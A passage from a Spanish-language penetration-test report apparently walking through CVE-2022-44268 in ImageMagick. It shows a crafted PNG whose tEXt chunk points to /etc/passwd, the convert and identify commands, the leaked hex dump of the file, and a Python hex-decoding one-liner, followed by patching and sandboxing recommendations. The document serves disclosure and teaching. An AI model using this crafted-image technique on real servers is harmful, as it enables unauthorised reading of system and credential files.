524333 | IDAT | 524288 | i ... Y.h.^U." ....pG.N ... P.. x7n | 0x0a991ff9
1048633 | IDAT | 524288 | .. A ... ).bU.....Q.. sq.....]. | 0x5e2efb3c
1572933 | IDAT | 524288 | .FqR.. t.t.....^.? .....H | 0x551d9a71
2097233 | IDAT | 524288 | l.....z.t:^.....*..@k ... n | 0x1f413733
2621533 | IDAT | 524288 | 9<.....=yp ... ?..~.. }.....].. | 0x019c87c9
3145833 | IDAT | 524288 | ... [o#.....M.A.....7..m.Y.K.d | 0x97e647b1
3670133 | IDAT | 524288 | ..2.....7)%..c.....C.. "..... | 0x534f5ca2
4194433 | IDAT | 524288 | .....Vqg7.E.....( .i{ ... | 0x40f5c662
4718733 | IDAT | 524288 | .t ... +$PV.. V1. .*1.. $'. `.. -o.. | 0x3bc1c627
5243033 | IDAT | 524288 | %U ... t ... R.. * ... R4 ... yB.OK.t. | 0x22bdfd9f
5767333 | IDAT | 524288 | ..... _X.....K.g ... C..... | 0x96f3b91b
6291633 | IDAT | 524288 | po....xT.S0.....`N..p.1V.".... | 0xb888b60d
6815933 | IDAT | 524288 | }S.^Q.. - ... -.....qd.....u.. z1 | 0xfa238ae5
7340233 | IDAT | 84384 | ..04=..g....J..E2..... | 0x0538ef1e
7424629 | tEXt | 19 | profile./etc/passwd | 0x465bd758
7424660 | IEND | 0 | | 0xae426082
```

Figura 13 – Y esto nos habrá devuelto un archivo llamado `pngout.png` que podremos analizar y comprobamos que el comando se ha insertado correctamente




Figura 14 – Lo cargamos

Nos descargamos la imagen y la analizamos con `identify`:

```
identify -verbose resultado.png
```



```
File Actions Edit View Help
kali@kali: ~/Desktop x root@kali: /home/kali/Desktop x kali@kali: ~/Desktop/CVE-2022-44268 x

png:CHRM: chunk was found (see Chromaticity, above)
png:IHDR.bit-depth-orig: 8
png:IHDR.bit_depth: 8
png:IHDR.color-type-orig: 2
png:IHDR.color_type: 2 (Truecolor)
png:IHDR.interlace_method: 0 (Not interlaced)
png:IHDR.width,height: 200, 118
png:text: 3 tEXt/zTXt/iTXt chunks were found
png:time: 2024-08-04T18:54:31Z
Raw profile type:

1297
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f7661722f72756e2f697263643a2f75
73722f7362696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e61747320
```

Y ahora, siguiendo las instrucciones del siguiente repositorio, tenemos que convertir esta información de hexadecimal a string:

<https://github.com/voidz0r/CVE-2022-44268>

```
cargo run "/etc/passwd"

Use the file with ImageMagick

convert image.png -resize 50% output.png

Analyze the resized image

identify -verbose output.png

Convert hex to str

python3 -c
'print(bytes.fromhex("23202f6574632f686f7374730a3132372e302e31096c6f63616c686f73740a0a23205468652
0666f6c6c6f77696e67206c696e65732061726520646573697261626c6520666f7220495076362063617061626c6520686f73
74730a3a3a3109096c6f63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f706261636b0a6666630323a3
a3109096970362d616c6c6e6f6465730a6666630323a3a3209096970362d616c6c726f75746572730a6475636e740a"))'
```




Figura 15 – También podemos convertir esto a string usando chatgpt diciendo que nos convierta esa información de hexadecimal a string

Recomendación

- Actualizar ImageMagick a una versión parcheada y endurecer su `policy.xml` (deshabilitar coders/delegados y accesos a ficheros innecesarios).
- Validar y sanear los ficheros subidos y procesarlos en un entorno **aislado** con mínimo privilegio.

Referencias

- <https://nvd.nist.gov/vuln/detail/CVE-2022-44268>
- <https://www.exploit-db.com/exploits/51261>
- <https://github.com/voidz0r/CVE-2022-44268>



Historial de Cambios

Versión	Fecha	Descripción	Autor
1.0	2026-07-23	Versión inicial del informe.	Mario Álvarez

Aviso Legal

El presente informe ha sido elaborado por **El Rincón del Hacker** con fines **educativos y divulgativos**. No tiene carácter confidencial: su contenido puede **compartirse y redistribuirse libremente**, total o parcialmente, siempre que se cite la fuente y se respete la integridad del documento.

Los resultados aquí documentados reflejan el estado de seguridad de los sistemas evaluados **en el momento concreto de la realización de las pruebas** y dentro del alcance acordado. Una auditoría de seguridad, por su propia naturaleza, se basa en una evaluación con recursos y tiempo acotados; por tanto, la ausencia de una vulnerabilidad en este documento no garantiza su inexistencia. La aparición de nuevas amenazas o los cambios posteriores en la plataforma pueden alterar la superficie de exposición evaluada.

Todas las pruebas se ejecutaron con el consentimiento previo del cliente, priorizando en todo momento la integridad y la disponibilidad de los sistemas. No se realizó ninguna acción destructiva ni de extracción masiva de datos reales; las evidencias de explotación se limitaron a demostrar la existencia de cada vulnerabilidad (prueba de concepto). Los identificadores, credenciales y datos mostrados en las evidencias corresponden a un entorno de pruebas facilitado por el cliente.